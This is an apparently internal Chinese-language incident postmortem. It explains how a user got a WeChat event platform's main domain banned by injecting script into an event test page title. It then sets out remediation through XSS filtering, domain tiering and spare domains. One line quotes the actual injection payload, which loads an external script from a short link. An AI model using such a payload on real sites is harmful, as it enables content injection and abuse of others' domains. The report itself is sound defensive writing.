一、事件报告

1、事件经过(2017-07-09)

15:46，收到市场部反馈所有活动域名无法正常打开，经测试后证实是微信将24haowan.shanyougame.com 这个域名封禁，该域名下的所有活动无法正常访问，公众号网页授权也全部失效。

16:15，经过系统查询，发现是 87443 这个活动的测试地址导致域名被封。临时将该活动进行删除，并将该活动所属的定制平台账号进行拉黑处理(拉黑之后用户无法新建、复制游戏)。

17:25，使用新域名 ac.24hw.cn 紧急恢复使用定制平台默认公众号授权的活动。

18:50，恢复使用第三方公众号授权的活动

18:50 - 21:15，处理更换域名之后，其他地方的内容展示(公众号、密钥、活动地址等)

2、事件起因

用户利用系统漏洞，在活动测试地址（此前的测试地址入口与测试地址最终域名均为24haowan.shanyougame.com）的title嵌入js代码(</Title><body/HiddEn><ScRIPt/sRc=//t.cn/RKUhPMi></scRipt><NoSCRipt>)来显示违规页面，并将此链接传播出去，导致24haowan.shanyougame.com域名被封，致使整个平台受到影响。

3、具体原因：防范不足、没有降级/应急预案

1、对web攻击防范不足，致使用户利用我们的域名展示任意内容
2、未对整个系统进行风险评估，目前整个系统严重依赖于24haowan.shanyougame.com，导致这个域名被封之后，影响范围被扩展到整个定制平台。
3、缺少降级/应急预案，遇到紧急问题时未能及时处理。
4、没有重视之前被封的活动链接，87443 这个活动的测试地址可以说是“压死骆驼的是最后一根稻草”，如果及时处理之前被封的活动链接，87443 这个活动的测试地址应该不会导致整个域名被封。

二、预防：分散入口、保护重要域名


将整个活动的域名按照重要等级分为A、B、C三类，具体定义和用途如下：

A类：用于微信公众号/开放平台授权回调域名、红包券地址。此类域名受到由公众号/开放平台相关配置的限制，不可添加任意数量的域名、不可任意更换(更换需要审核)

B类：活动最终的域名，目前已经有做B类域名随机化，将各个游戏进行风险隔离(某个活动链接被封，不会影响到其他游戏)

C类：用户活动展示、入口，目前主要用户定制平台活动地址展示、活动测试地址

目前在用的域名分布如下：



在现在的这种模式下，C类和A类共用同一个域名，C类被封之后，会影响到整个活动的入口，同时也会导致A类域名不可用。

1、加强web攻击防范


后端：针对部分用户输入、需要在web页面上展示的内容进行过滤(防范xss攻击)

- 活动名称/商户名称(已改)
- 分享着陆页

前端：针对部分用户输入、需要在web页面上展示的内容尽量直接将文本内容进行展示(比如使用<pre>标签来展示)

2、域名分散、备用域名

将目前域名分布图修改为如下结构(C类、B类可动态添加/删除)：



这样做的主要目的：
1）、分散C类、B类地址，针对不同用户、不同场景，使用不同的C/B类地址。这样即使某个地址被封，可以缩小受影响的范围。
2）、添加备用域名，方便紧急替换。可能需要运营配合准备多个公众号/域名
3）、保护A类域名，降低A类域名被封的概率，最重要的原则是：A类域名不允许开放给平台用户(不允许用于展示、活动最终)

具体的域名分散规则参见：
https://docs.google.com/document/d/11_UJTaFqbZRZPHlBDM4O2uNU5Qu-dTo8sLj86sy0Imw/edit

3、防微杜渐

平常多注意被封的活动链接，尽量申请解封或者做其他处理，防止出现“压死骆驼的最后一根稻草”。(需要运营配合，具体事项和规则待定)

4、定期更换(待定)

定期更换服役的域名(具体要更换哪一类域名，更换频率待定)

三、降级/应急预案

1、程序需要支持快速替换/禁用平台上的域名

2、保证随时有三个以上的最终域名空闲(具体数量待定)

3、保证游戏重要域名至少有一个处于空闲(微信开放平台最多只能填三个)

保证开放平台上的业务域名随时有至少一个是空余可用，及时清理已经被封的域名。